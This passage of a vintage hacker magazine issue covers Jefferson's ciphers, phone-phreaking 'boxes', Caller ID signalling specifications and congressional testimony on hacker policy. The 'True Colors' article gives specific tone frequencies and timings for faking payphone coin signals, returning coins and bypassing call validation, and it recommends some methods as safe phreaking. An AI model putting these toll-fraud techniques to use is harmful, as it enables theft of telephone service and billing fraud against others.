A more detailed physical description of Jefferson's Wheel Cipher may be found in most books on cryptography, as well as in encyclopedias. There is no evidence that it was ever used by Jefferson himself; but it appeared in France many years later in a slightly different form, and after World War I it was reinvented in the United States, where it was known as the M-94. In World War II the Germans produced the Enigma machine, similar in principle, which used electro-mechanical rotors (wheels) on each of which was a jumbled alphabet. In the same period the British invented a machine similar to the Enigma, which they called the TYPE-X. The Japanese as well had a rotor machine, which the U.S. called by the name of *Red.* Moreover the Japanese had a famous machine, called *Purple,* which used stepping switches instead of rotors but accomplished essentially the same task as all the others; thus, whether wooden wheels are used, or electromechanical rotors with bells and whistles, the underlying principle is Thomas Jefferson's, and each new variation gives honor to his original genius.

	a	b	c	d	e	f	g	h	i	j	k	l	m	n	o	p	q	r	s	t	u	v	w	x	y	z	
a	b	c	d	e	f	g	h	i	j	k	l	m	n	o	p	q	r	s	t	u	v	w	x	y	z	&	1
b	c	d	e	f	g	h	i	j	k	l	m	n	o	p	q	r	s	t	u	v	w	x	y	z	&	a	2
c	d	e	f	g	h	i	j	k	l	m	n	o	p	q	r	s	t	u	v	w	x	y	z	&	a	b	3
d	e	f	g	h	i	j	k	l	m	n	o	p	q	r	s	t	u	v	w	x	y	z	&	a	b	c	4
e	f	g	h	i	j	k	l	m	n	o	p	q	r	s	t	u	v	w	x	y	z	&	a	b	c	d	5
f	g	h	i	j	k	l	m	n	o	p	q	r	s	t	u	v	w	x	y	z	&	a	b	c	d	e	6
g	h	i	j	k	l	m	n	o	p	q	r	s	t	u	v	w	x	y	z	&	a	b	c	d	e	f	7
h	i	j	k	l	m	n	o	p	q	r	s	t	u	v	w	x	y	z	&	a	b	c	d	e	f	g	8
i	j	k	l	m	n	o	p	q	r	s	t	u	v	w	x	y	z	&	a	b	c	d	e	f	g	h	9
j	k	l	m	n	o	p	q	r	s	t	u	v	w	x	y	z	&	a	b	c	d	e	f	g	h	i	0
k	l	m	n	o	p	q	r	s	t	u	v	w	x	y	z	&	a	b	c	d	e	f	g	h	i	j	
l	m	n	o	p	q	r	s	t	u	v	w	x	y	z	&	a	b	c	d	e	f	g	h	i	j	k	
m	n	o	p	q	r	s	t	u	v	w	x	y	z	&	a	b	c	d	e	f	g	h	i	j	k	l	
n	o	p	q	r	s	t	u	v	w	x	y	z	&	a	b	c	d	e	f	g	h	i	j	k	l	m	
o	p	q	r	s	t	u	v	w	x	y	z	&	a	b	c	d	e	f	g	h	i	j	k	l	m	n	
p	q	r	s	t	u	v	w	x	y	z	&	a	b	c	d	e	f	g	h	i	j	k	l	m	n	o	
q	r	s	t	u	v	w	x	y	z	&	a	b	c	d	e	f	g	h	i	j	k	l	m	n	o	p	
r	s	t	u	v	w	x	y	z	&	a	b	c	d	e	f	g	h	i	j	k	l	m	n	o	p	q	
s	t	u	v	w	x	y	z	&	a	b	c	d	e	f	g	h	i	j	k	l	m	n	o	p	q	r	
t	u	v	w	x	y	z	&	a	b	c	d	e	f	g	h	i	j	k	l	m	n	o	p	q	r	s	
u	v	w	x	y	z	&	a	b	c	d	e	f	g	h	i	j	k	l	m	n	o	p	q	r	s	t	
v	w	x	y	z	&	a	b	c	d	e	f	g	h	i	j	k	l	m	n	o	p	q	r	s	t	u	
w	x	y	z	&	a	b	c	d	e	f	g	h	i	j	k	l	m	n	o	p	q	r	s	t	u	v	
x	y	z	&	a	b	c	d	e	f	g	h	i	j	k	l	m	n	o	p	q	r	s	t	u	v	w	
y	z	&	a	b	c	d	e	f	g	h	i	j	k	l	m	n	o	p	q	r	s	t	u	v	w	x	
z	&	a	b	c	d	e	f	g	h	i	j	k	l	m	n	o	p	q	r	s	t	u	v	w	x	y	
&	a	b	c	d	e	f	g	h	i	j	k	l	m	n	o	p	q	r	s	t	u	v	w	x	y	z	

FIGURE 1. **Cipher devised by Jefferson for use by the Lewis and Clark expedition.**




FIGURE 2. **Peter Rabbit's cipher disk.**

Thomas Jefferson had an eclectic intellect; today he would be a hacker of admirable versatility. A recent study of Jefferson by Silvio A. Bedini, Thomas Jefferson: Statesman of Science (published in 1990 by Macmillan - this book is a treasure and I recommend it to all hackers), abundantly demonstrates this eclectic quality that characterized his mind. Bedini's illuminating discussion of the Wheel Cipher, for example, shows that Jefferson's inspiration may have come from a brass cylindrical word-combination lock made in France. Bedini also shows a cipher devised by Jefferson for use by the Lewis and Clark expedition. Figure 1 is a copy of this cipher. What is particularly interesting is that the table shown here contains not 26 but 27 characters, the 27th being an ampersand. Practically none of the existing writings on cryptography show this cipher, but I show it because it is interesting and because it does not limit the alphabet to 26 characters. Figure 2 shows the same cipher converted (for the first time, by Peter Rabbit) into a cipher disk, consisting in reality of a stationary outer disk and a movable inner disk printed on cardboard stock. An American Flag lapel pin (a patriotic relic of Desert Storm) serves to hold the two disks together. The disk is used as follows: The arrow index mark points to a letter of the key located on the inner disk - for example, "A" of the key-word "ANTIPODES". The plaintext, which in Jefferson's example is "The man whose mind on virtue bent," is located on the outer disk; "T", the first letter, is then enciphered as "U" and so on, as directed in Figure 1. Decipherment is the reverse of the same process. The cipher disk of Figure 2 is equivalent to the cipher table in Figure 1 and may be used in place of it.

What is particularly interesting about the ampersand in Figure 1 is this: it is found in a little-known cipher disk devised by a 15th-century Italian polymath named Leon Battista Alberti. Alberti's disk is shown in Figure 3. Shown at its upper right is an enlarged section, the bottom cell of which contains the symbol "Et", the Latin word for "and", which ultimately became the ampersand symbol. Since the alphabet was not yet fixed in the 15th century, it was possible for the "Et" symbol to become considered as another




FIGURE 3. **Alberti's cipher disk.**




FIGURE 4a. **Pigpen cipher.**




FIGURE 4b. **Pigpen cipher.**

alphabetic character. The fact that the source of the ampersand is so old shows once again the questioning eclecticism of Jefferson's mind.

Jefferson's Lewis and Clark cipher is still useful today. To put it into operation one should first modify the inner disk in Figure 2 to show a 27-character jumbled alphabet similar to the one Alberti used, shown in Figure 3, that will reduce the obvious periodicity of the cipher. Second, one should not use a short key that is repeated again and again, but rather a long key with no repetitions, a key that is as long as the message to be enciphered.

Finally, a Jeffersonian twist can be put on one of the favorite ciphers used by students both past and present: the pigpen cipher. The pigpen traditionally has only 26 letters; however with the addition of an ampersand, it becomes a 27-character cipher. This is shown in Figure 4a. Next, the 27 characters can be jumbled with a key-word - for example, "PARSLEY' (see Figure 4c). Reading the now-jumbled alphabet as a columnar transposition from left to right, one gets the following:

LAMBNSCOTXDIPUYEGJQVZFHKRW&

This alphabet is shown in Figure 4b.

Returning now to Jefferson's Lewis and Clark cipher, one re-enciphers it using the pigpen cipher equivalents shown below in order to obtain the pigpen cipher as shown in Figure 4d. The alphabetic letters absorb the ampersand, which has now become one of the 27 diagrammatic symbols.




FIGURE 4c. **Columnar transposition.**

[Editor's note: assign numbers based upon the letters' position in the alphabet. For example 'P' is 4 because it is fourth in line alphabetically. The alphabet below the line reads left to right; the horizontal lines are analogous to the vertically numbered columns.]

(continued on page 32)

True Colors

by Billsf

There still seems to be much confusion on the color coding scheme of various "Toll Fraud Devices" (TFD's). The mainstream media has confused colors, made many up and most important of all, usually failed to properly describe their operation. There have been many papers posted by "phreaks" which might be considered the same kind of unintentional (?) dis-information the mainstream has put out for years. Many of the world's best phreaks are a generation younger than the "originals" and may simply not know the operation or history or even the color that was generally agreed upon for a particular device.

The real list of colors is quite short, and their operation may come as a surprise to many. To set the record straight, here they are:

Black Box

While in electronics it refers to an often complicated subsystem that somebody else made and whose internal operation is of little concern to the system designer. To the phone, it is simply a means to reduce the loop current to the point where it appears the phone is back on the hook. The construction was one of the easiest ever. Many variations existed, in fact a field phone or old crank unit with internal battery could be modified to *eliminate* the loop current, reducing greatly the chance of being caught! (This is the real "black box".) A resistor of a value between about 2.2k to 10k was placed in series with the phone loop. This resistor supplied enough current to power the talk circuit of a non-electronic phone. A capacitor of about 330nF or so was often placed in parallel with the resistor to cancel the increase of impedance caused by the resistor, resulting in increased audio level. In parallel also was a small toggle switch, labeled "free" (open) and "normal" (closed). In principle this was all that was really needed! (To allow ordinary people like the parents of the student in a distant city to use it, some way to very briefly seize the line was provided: a pushbutton switch, Zener diode, etc.).

Operation was simple - phone would ring and be picked up with the above circuit in. The switch (in the basic device) would be briefly placed to "normal" and back to "free". This would be long enough to trip the ring off, yet within the "grace period" of the caller's CO's billing system, then two to five seconds. Operation of this was possible in North America because administrative billing requires a "grace period". Older switches had the voice path present during the ringing, so the caller would hear the "fart ring" and finally North America had no timeout then on long distance calls! While possible on some older switches today, reduced "grace periods" and ring timeouts make it rather impractical. It is interesting to note that there was a timeout on local call ringing then in the USA, so "normal" was usually used. A caller could have the recipient use the device for a quick payphone call and get his dime back. Operator assisted calls, for obvious reasons, were out of the question!

Red Box

This is a device to simulate the coin signals at payphones in North America, in some parts of Australia, and perhaps a few other places. In other places details vary from the following description of the North American system. Cocots may also use this system, but it is unlikely. In the first practical payphones, a series of bell sounds were used. $0.05 was a single high pitched "ding", a dime two, and a quarter a lower pitched "gong" sound. In later models a contact mic in the phone was switched in to allow the operator to hear the money pass through the phone. This system was *much* more secure than today's! Clever tricks were however developed to beat it. A recording of the whole process, a toy xylophone, and even bringing the horn in an adjacent booth were all used, among others. Carefully scratching the outside of the phone with a coin or key made a very convincing "coin dropping through" sound. When the "fortress phones" were introduced in 1970, all this was replaced by a simple 2200 Hz beep. (The original internal tone generating device, a simple one transistor L/C oscillator based on the early DTMF generator, was housed in a pinkish red plastic case, probably giving rise to the name "red box".) The correct timings are one 55-65 mS beep for a nickel, two

beeps separated by 55-65 mS silence for a dime, and five 35-40 mS with equal length separations for a quarter. Only the quarter signal is needed, as "some money" should be put in to activate the ground function - two 1k resistors to A and B, with the other sides connected to ground. Later a second tone, 1700Hz was added to allow automatic coin collection (ACTS) and later still the option to change the second tone to 1500 Hz (IPTS) was added, but is rarely used. Selection of this tone can take place at coinbox collection intervals, alternated between callers, or controlled by the ACTS machine (see green box). Use of the above parameters in a real red box is probably the safest method of phreaking, since it forces you to use a coin phone. Use of the modified dialer with the 6.5536 MHz crystal, now very popular in the States, is anything but safe! Do not use!

Yellow Box

Earlier signaling systems use a continuous tone in either direction to indicate supervision states. Examples are R1, C3, and 1vf systems. A trunk idle has the tone (2600 Hz in R1) coming from both ends of the circuit. Upon seizing, the forward tone is removed and the backward tone is removed briefly and put back on to acknowledge. This tone then remains on until the called phone is answered. Removal is referred to as "supervision on" or just "suped". The tone is put back on (in the proper direction) when either end hangs up. The end that stays on hears a very short beep ("pliek") since a filter cuts in in a matter of a few milliseconds, so a disturbing loud, high pitched tone is not heard by the customer. A "yellow box" simply generates the tone (2600 for R1) and provides a filter so the user (the person receiving the call) does not hear the tone. Operation is identical to the "black box", except a tone is used instead of dropping the loop current. Advantages of this one are DC parameters of the subscriber loop are normal and it works on modern exchanges and PBXes! Use today is limited for the same reasons of the "black box" and also because most of today's signaling systems don't use this method. This same device was sometimes used to "shine a trunk" and intercept other people's calls. The victim was at the mercy of the phreak as far as billing went. He could talk to the person with the tone on, or if the person got huffy take the tone off and charge him for the call. Of course the caller was billed for the number dialed (not the phreak's number)! Taking the tone off and leaving the line silent or playing a recording of a ring signal could rack a several minute charge for the victim caller! Another form is worth mentioning because of historical reasons, and because it can still work today! This is the C5 version. An 800 mS burst of 2400Hz means supervision on and an 800 mS burst of 2600 means hang-up. Playing 2600 Hz while picking up the phone on an international call, will in effect, produce the same result of the black box! Since the tone need be only a few hundred milliseconds or so (not at all critical) no filter is needed and anybody can quickly learn how to whistle it! The Cap'n Crunch whistle is the most famous example and this is by far the simplest TFD! Calls placed from the USA on C5 circuits (say 80 percent of all IDDD countries) will still work for at least a three and a half minute chat (assuming cooperation of the called party) and some will allow you much longer to unlimited time. Calls from countries where there is *no* "grace period" (due to message unit billing) will not work and the ticker will keep on running! Again, as with the "black box", operator assistance is out of the question!

Green Box

This is included on the "blue box" for modern systems. These are the signals the ACTS or operator uses to control a coin phone, if the link does not supply a complete DC path, and almost none do today! Earlier systems used the lower "call progress" frequencies: 350, 440, 480, and 620 Hz for this purpose. This system varies from location to location in North America, so, if in numbering zone one, have someone call, long distance from a payphone (from a *real* payphone, not a cocot) and put in at least one real coin. You then play long bursts of each of the 15 tones. At some point the coin will be returned or collected. Take note of the digit. Have the caller call again and continue on to find the other signal. In some (many?) cases the coin can only be returned when the ACTS machine comes on to "collect" overtime. You just have to beat it out by getting your return signal in *before* it sends the collect signal! Note: in some cases this system includes IPTS control, where available. Also note for the caller: the code 15 ("ST", 1500+1700 Hz) signal does interesting things! It can push off the ACTS machine and get your call through

without "coin deposit" (and not return!) and push off the calling card validation system and/or operator and get your call through! The exact right time to make this one second signal is important. Cocots and some payphones in countries outside numbering zone one may use similar or completely different methods. Listen to what you hear while using a phone and be ready to use the programmable modes of your Demon Dialer! One final note: I've known people who have recorded these control tones on their answering machine OGM to give callers their coins back and allow message retrieval at no cost! The above information is phreaking in the here and now!

Blue Box

Also "phreaking in the here and now". This is perhaps hacking's trickiest art today! A blue box is any device that produces two-tone multifrequency signals other than customer dialing signals. MFC (C5 and R1, for example) and R2 forward are blue box "address signals". In band supervisory signals ("pliek menu") are probably included and are often, but not always, needed. Information on international and national signaling standards is available in most university technical libraries. Full details on this device are far beyond the scope of this article.

Silver Box

The predecessor to the blue box. For signaling systems C2, C3, and 1vf and 2vf systems, etc. Early versions were a single tone oscillator (C3, 1vf) and a salvaged rotary telephone dial. It was possible just after the war, first in Sweden, and later throughout Europe and then to the rest of the world. There are convincing rumors that phreaking got its start in Sweden in the forties with this kind of box that used a *vacuum tube valve!* A slight variation for 2vf and C2 required switching a resistor or a capacitor for frequency shift pulse dialing. C4 and some national 2vf used a binary coded signal for faster working. A somewhat different switching and timing method was required, which could be mechanical, electro-mechanical, or electronic on both the part of the operating company and foon phreak. C4 required the generating of two separate tones in compound for line signalling in the call build-up process. Two separate oscillators could be used, but some elegant single tube or transistor L/C oscillators were developed by Bell Labs for this purpose in the early days. It is unknown if early phreaks used them! These old systems are still used in underdeveloped and/or remote areas of the world. Some old PBXes also use this for "tie-line" (leased line) working.

There are a few boxes the young generation has brought us. The following are likely to be adopted in telco/phreak parlance and are therefore presented here:

Silver Box (!)

This is just a 16 button DTMF dialer and has nothing to do with the first real phreak toy! Available legally at better telephone shops. The A,B,C, and D buttons are intended to have special control functions for user devices. However, phone companies use them very secretively to access special tests.

White Box

Just a 12 key dialer box, available everywhere.

Beige Box

Nothing more than a lineman's test set. The original Bell System standard issue was a color that could be called beige.

And finally, the newest of them all:

Rainbow Box

(known to the old-timer as the mythical "mighty Wurlitzer") As the name implies, it is capable of doing it all in the inband arena. Can be implemented properly by the use of a modern DSP (modem) like the Zyxzel and proper software. Can also be properly implemented on a digital music synthesizer, like the Yamaha DX series. Personal computers and most "sound cards" can only do a not too convincing job. All this is just theoretical possibilities for thought. The first and still only "true rainbow box" is the Hack-tic Technologies "Demon Dialer".

Caller ID Technicalities

by Hyperborean Menace

The way Caller ID works internally is through SS7 (Signalling System 7) messages between telephone switches equipped to handle SS7. These messages pass all of the call information (block/no block, calling number, etc.). The calling number is sent as part of the SS7 call setup data on all SS7 routed calls (i.e. all calls carried between switches that are SS7 connected).

The calling number is *always* sent between switches, regardless of whether or not *67 (Caller ID Block) is dialed. A privacy indicator is sent if you dial *67, and then the final switch in the path will send a "P" instead of the calling number to the Caller ID box. (But the switch will still store the actual number - *69 will work whether or not the caller dialed *67.) What the final switch along the path does with the calling number depends on how the switch is configured. If you are not paying for Caller ID service, the switch is configured so that it will not transmit the Caller ID data.

This is entirely separate from Automatic Number Identification, which is sent along SS7 where SS7 is available, but can also be sent using other methods, so that *all* switches (for many years now) have been able to send ANI (which is what long distance companies use in order to know who to bill). Enhanced 911 is *not* based on Caller ID, but on ANI, thus, it will work for anyone, not just people connected to SS7 capable switches. And, of course, *67 will have no effect on Enhanced 911 either.

It's also interesting the effect call forwarding has on the various services. Say I have my home telephone forwarded to Lunatic Labs, and it has Caller ID. If you call me, the call will forward to Lunatic Labs, and its Caller ID box will show *your* number, not mine (since your line is the actual one making the call).

However, ANI is based on the Billing Number (who is paying for the call), not on who is actually making the call). Thus, if I forward my telephone to an 800 Number that gets ANI (such as the cable pay-per-view order number) and you call me, they will get *my* number (since I would be the one paying for that portion of the call, except that 800 Numbers are free), and you will end up ordering pay-per-view for me....

CNID (Caller ID) Technical Specifications

Parameters:

The data signalling interface has the following characteristics:

Link Type: 2-wire, simplex

Transmission Scheme: Analog, phase-coherent FSK

Logical 1 (mark): 1200 +/- 12 Hz

Logical 0 (space): 2200 +/- 22 Hz

Transmission Rate: 1200 bps

Transmission Level: -13.5 dBm into 900 ohm load

Protocol:

The protocol uses 8-bit data words (bytes), each bounded by a start bit and a stop bit. The CND message uses the Single Data Message - [Channel Seizure Signal] [Carrier Signal] [Message Type Word] [Message Length Word] [Data Word(s)] [Checksum Word]

Channel Seizure Signal:

The channel seizure is 30 continuous bytes of 55h (01010101) providing a detectable alternating function to the CPE (i.e. the modem data pump). [CPE = Customer Premises Equipment —i.e. your Caller ID Box]

Carrier Signal:

The carrier signal consists of 130 +/- 25 mS of mark (1200 Hz) to condition the receiver for data.

Message Type Word:

The message type word indicates the service and capability associated with the data message. The message type word for CND is 04h (00000100).

Message Length Word:

The message length word specifies the total number of data words to follow.

Data Words:

The data words are encoded in ASCII and represent the following information:

The first two words represent the month.

The next two words represent the day of the month.

The next two words represent the hour in local military time.

The next two words represent the minute after the hour.

The calling party's directory number is represented by the remaining words in the data word field.

If the calling party's directory number is not available to the terminating central office, the data word field contains an ASCII "O". If the calling party invokes the privacy capability, the data word field contains an ASCII "P".

[Note that "O" will generally result in the Caller-ID box displaying "Out Of Area" indicating that somewhere along the path the call took from its source to its destination, there was a connection that did not pass the Caller ID data. Generally, anything out of the local company's area will almost certainly generate a "O", and some areas within a local company's territory might also not have the SS7 connections required for Caller ID.]

Checksum Word:

The Checksum Word contains the twos complement of the modulo 256 sum of the other words in the data message (i.e., message type, message length, and data words). The receiving equipment may calculate the modulo 256 sum of the received words and add this sum to the received checksum word. A result of zero generally indicates that the message was correctly received. Message retransmission is not supported.

Sample CND Single Data Message

An example of a received CND message, beginning with the message type word, follows:

04 12 30 39 33 30 31 32 32 34 36 30 39 35 35 35 31 32 31 32 51

04h= Calling number delivery information code (message type word)
12h= 18 decimal; Number of data words (date,time, and directory number words)
ASCII 30,39= 09; September
ASCII 33,30= 30; 30th day
ASCII 31,32= 12; 12:00 PM
ASCII 32,34= 24; 24 minutes (i.e., 12:24 PM)
ASCII 36, 30, 39, 35, 35, 35, 31, 32, 31, 32= (609) 555-1212; calling party's directory number
51h= Checksum Word

There is also a Caller Name service that will transmit the number and the name of the caller. The basic specs are the same as just numbers, but more data is transmitted.

Data Access Arrangements (DAA) Requirements

To receive CND information, the modem monitors the phone line between the first and second ring bursts without causing the DAA to go off hook in the conventional sense, which would inhibit the transmission of CND by the local central office. A simple modification to an existing DAA circuit easily accomplishes the task [i.e. the Caller-ID Device should present a high impedance to the line].

Modem Requirements

Although the data signalling interface parameters match those of a Bell 202 modem, the receiving CPE need not be a Bell 202 modem. A V.23 1200 bps modem receiver may be used to demodulate the Bell 202 signal. The ring indicate bit (RI) may be used on a modem to indicate when to monitor the phone line for CND information. After the RI bit sets, indicating the first ring burst, the host waits for the RI bit to reset. The host then configures the modem to monitor the phone line for CND information.

According to Bellcore specifications, CND signalling starts as early as 300 mS after the first ring burst and ends at least 475 mS before the second ring burst.

Congress Takes A Holiday

When the Congressional aide called the *2600* offices and asked Emmanuel Goldstein to offer testimony before the House Subcommittee on Telecommunications and Finance on June 9, we knew it sounded too good to be true. In our neverending optimism, however, we decided to grant their request and submit a statement. At the time, it seemed like a good idea with great potential for all sorts of dialogue. After all, it marked the first time that Congress had actually asked for the opinion of hackers in implementing policy. But what we failed to anticipate was the possibility that the whole thing was nothing more than a big publicity stunt designed to generate anti-hacker soundbites rather than any technological inspiration. Quicker than you could say "Geraldo", Congressmen Markey (D-Massachusetts) and Fields (R-Texas) began hacker-bashing. Markey held up a copy of *2600* and called it a manual for computer crime. In a very patronizing tone, he lectured Goldstein on the definition of a criminal. He compared printing articles in *2600* to telling people how to break into specific houses on Maple Street. Fields was no better, accusing *2600* of printing "codes" to listen in on phone calls. When Goldstein attempted to explain that these "codes" were unencrypted frequencies that anyone with a scanner could listen to, Fields dismissed him by saying he was very disturbed that this publication and the people involved in it were allowed to exist.

While Markey and Fields were the only members of the subcommittee who chose to attend the hearing, their ignorance and unwillingness to listen echo throughout the fantasy world of elected officials. What is very unfortunate for us is that these politicians, whose depth of understanding seems unable to surpass that of "A Current Affair", are very powerful people who pass laws based on their misperceptions. We can hardly wait to see what they come up with next.

What follows is some of what they *didn't* read:

The next few years will almost certainly go down in history as those in which the most change took place in the least amount of time. The computer and telecommunications revolution that we are now in the midst of is moving full speed ahead into unknown territory. The potential for amazing advances in individual thought and creativity is very real. But so is the potential for oppression and mistrust the likes of which we have never before seen. One way or the other, we will be making history.

I think we can imagine it best if we think of ourselves speeding down a potentially dangerous highway. Perhaps the road will become slick with ice or fraught with sharp curves. It's a road that nobody has gone down before. And the question we have to ask ourselves is what kind of a vehicle would we prefer to be in if things should start getting out of control: our own automobile where we would have at least some chance of controlling the vehicle and bringing it down to a safe speed or a bus where we, along with many others, must put all of our trust behind a total stranger to prevent a disaster. The answer is obviously different depending on the circumstances. There are those of us who do not want the responsibility of driving and others who have proven themselves unworthy of it. What's important is that we all have the opportunity at some point to choose which way we want to go.

Rapidly changing technology can also be very dangerous if we don't look where we're going or if too many of us close our eyes and let someone else do the driving. This is a ride we all must stay awake for.

I am not saying we should be overly suspicious of every form of technology. I believe we are on the verge of something very positive. But the members of this committee should be aware of the dangers of an uninformed populace. These dangers will manifest themselves in the form of suspicion towards authority, overall fear of technology, and an unhealthy feeling of helplessness.

The recent FBI proposal to have wiretap capabilities built into digital telephone systems got most of its publicity because American taxpayers were expected to foot the bill. But to many of the non-technical people I talked to, it was just another example of Big Brother edging one step closer. It is commonly believed that the National Security Agency monitors all traffic on the Internet, not to mention all international telephone calls. Between Caller ID, TRW credit reports, video cameras, room monitors, and computer categorizations of our personalities, the average American feels as if life no longer has many private moments. Our Social Security numbers, which once were for Social Security, are now used for everything from video rentals to driver's licenses. These numbers can easily be used to track a person's location, expenses, and habits - all without any consent. If you know a person's name, you can get their telephone number. If you have their phone number, you can get their address. Getting their Social Security number is not even a challenge anymore. With this information, you can not only get every bit of information about this person that exists on any computer from Blockbuster Video to the local library to the phone company to the FBI, but you can begin to do things in this poor person's name. It's possible we may want a society like this, where we will be accountable for our every movement and where only criminals will pursue privacy. The American public needs to be asked. But first, they need to understand.

In Germany, there is a fairly new computerized system of identity cards. Every citizen must carry one of these cards. The information includes their name, address, date of birth, and nationality - in other words, the country they were originally born in. Such a system of national identity can be quite useful, but in the wrong hands it can be extremely scary. For example, if a neo-Nazi group were to somehow get their hands on the database, they could instantly find out where everyone of Turkish nationality lived. A malevolent government could do the same and, since not carrying the card would be a crime, it would be very hard to avoid its wrath.

Before introducing a new technology that is all-encompassing, all of its potential side-effects and disadvantages should be discussed and addressed. Opportunities must exist for everyone to ask questions. In our own country, nobody was ever asked if they wanted a credit file opened on them, if they wanted to have their phone numbers given to the people and companies they called through the use of Caller ID and ANI, or if they wanted to be categorized in any manner on numerous lists and databases. Yet all of this has now become standard practice.

This implementation of new rules has resulted in a degree of

cynicism in many of us, as well as a sense of foreboding and dread. We all know that these new inventions will be abused and used to somebody's advantage at some point. There are those who would have us believe that the only people capable of such misdeeds are computer hackers and their ilk. But it just isn't that simple.

So where is the boundary between the hacker world and the criminal world? To me, it has always been in the same place. We know that it's wrong to steal tangible objects. We know that it's wrong to vandalize. We know that it's wrong to invade somebody's privacy. Not one of these elements is part of the hacker world.

A hacker can certainly turn into a criminal and take advantage of the weaknesses in our telephone and computer systems. But this is rare. What is more likely is that a hacker will share knowledge with people, one of whom will decide to use that knowledge for criminal purposes. This does not make the hacker a criminal for figuring it out. And it certainly doesn't make the criminal into a hacker.

It is easy to see this when we are talking about crimes that we understand as crimes. But then there are the more nebulous crimes; the ones where we have to ask ourselves: "Is this really a crime?" Copying software is one example. We all know that copying a computer program and then selling it is a crime. It's stealing, plain and simple. But copying a program from a friend to try it out on your home computer — is this the same kind of crime? It seems obvious to me that it is not, the reason being that you must make a leap of logic to turn such an action into a crime. Imagine if we were to charge a licensing fee every time somebody browsed through a magazine at the local bookshop, every time material was borrowed from a library, or every time a phone number was jotted down from the yellow pages. Yet, organizations like the Software Publishers Association have gone on record as saying that it is illegal to use the same computer program on more than one computer in your house. They claim that you must purchase it again or face the threat of federal marshals kicking in your door. That is a leap of logic.

It is a leap of logic to assume that because a word processor costs $500, a college student will not try to make a free copy in order to write and become a little more computer literate. Do we punish this student for breaking a rule? Do we charge him with stealing $500? To the hacker culture on whose behalf I am speaking today, the only sensible answer is to make it as easy as possible for that college student to use the software he needs. And while we're at it, we should be happy that he's interested in the first place.

Of course, this represents a fundamental change in our society's outlook. Technology as a way of life, not just another way to make money. After all, we encourage people to read books even if they can't pay for them because to our society literacy is a very important goal. I believe technological literacy is becoming increasingly important. But you cannot have literacy of any kind without having access.

If we continue to make access to technology difficult, bureaucratic, and illogical, then there will also be more computer crime. The reason being that if you treat someone like a criminal, they will begin to act like one. If we succeed in convincing people that copying a file is the same as physically stealing something, we can hardly be surprised when the broad-based definition results in more overall crime. Blurring the distinction between a virtual infraction and a real-life crime is a mistake.

New laws are not needed because there is not a single crime that can be committed with a computer that is not already defined as a crime without a computer. But let us not be loose with that definition. Is mere unauthorized access to a computer worthy of federal indictments, lengthy court battles, confiscation of equipment, huge fines, and years of prison time? Or is it closer to a case of trespassing, which in the real world is usually punished by a simple warning? "Of course not," some will say, "since accessing a computer is far more sensitive than walking into an unlocked office building." If that is the case, why is it still so easy to do? If it's possible for somebody to easily gain unauthorized access to a computer that has information about me, I would like to know about it. But somehow I don't think the company or agency running the system would tell me that they have gaping security holes. Hackers, on the other hand, are very open about what they discover which is why large corporations hate them so much. Through legislation, we can turn what the hackers do into a crime and there just might be a slim chance that we can stop them. But that won't fix poorly designed systems whose very existence is a violation of our privacy.

The future holds such enormous potential. It is vital that we not succumb to our fears and allow our democratic ideals and privacy values to be shattered. In many ways, the world of cyberspace is more real than the real world itself. I say this because it is only within the virtual world that people are really free to be themselves - to speak without fear of reprisal, to be anonymous if they so choose, to participate in a dialogue where one is judged by the merits of their words, not the color of their skin or the timbre of their voice. Contrast this to our existing "real" world where we often have people sized up before they even utter a word. The Internet has evolved, on its own volition, to become a true bastion of worldwide democracy. It is the obligation of this committee, and of governments throughout the world, not to stand in its way.

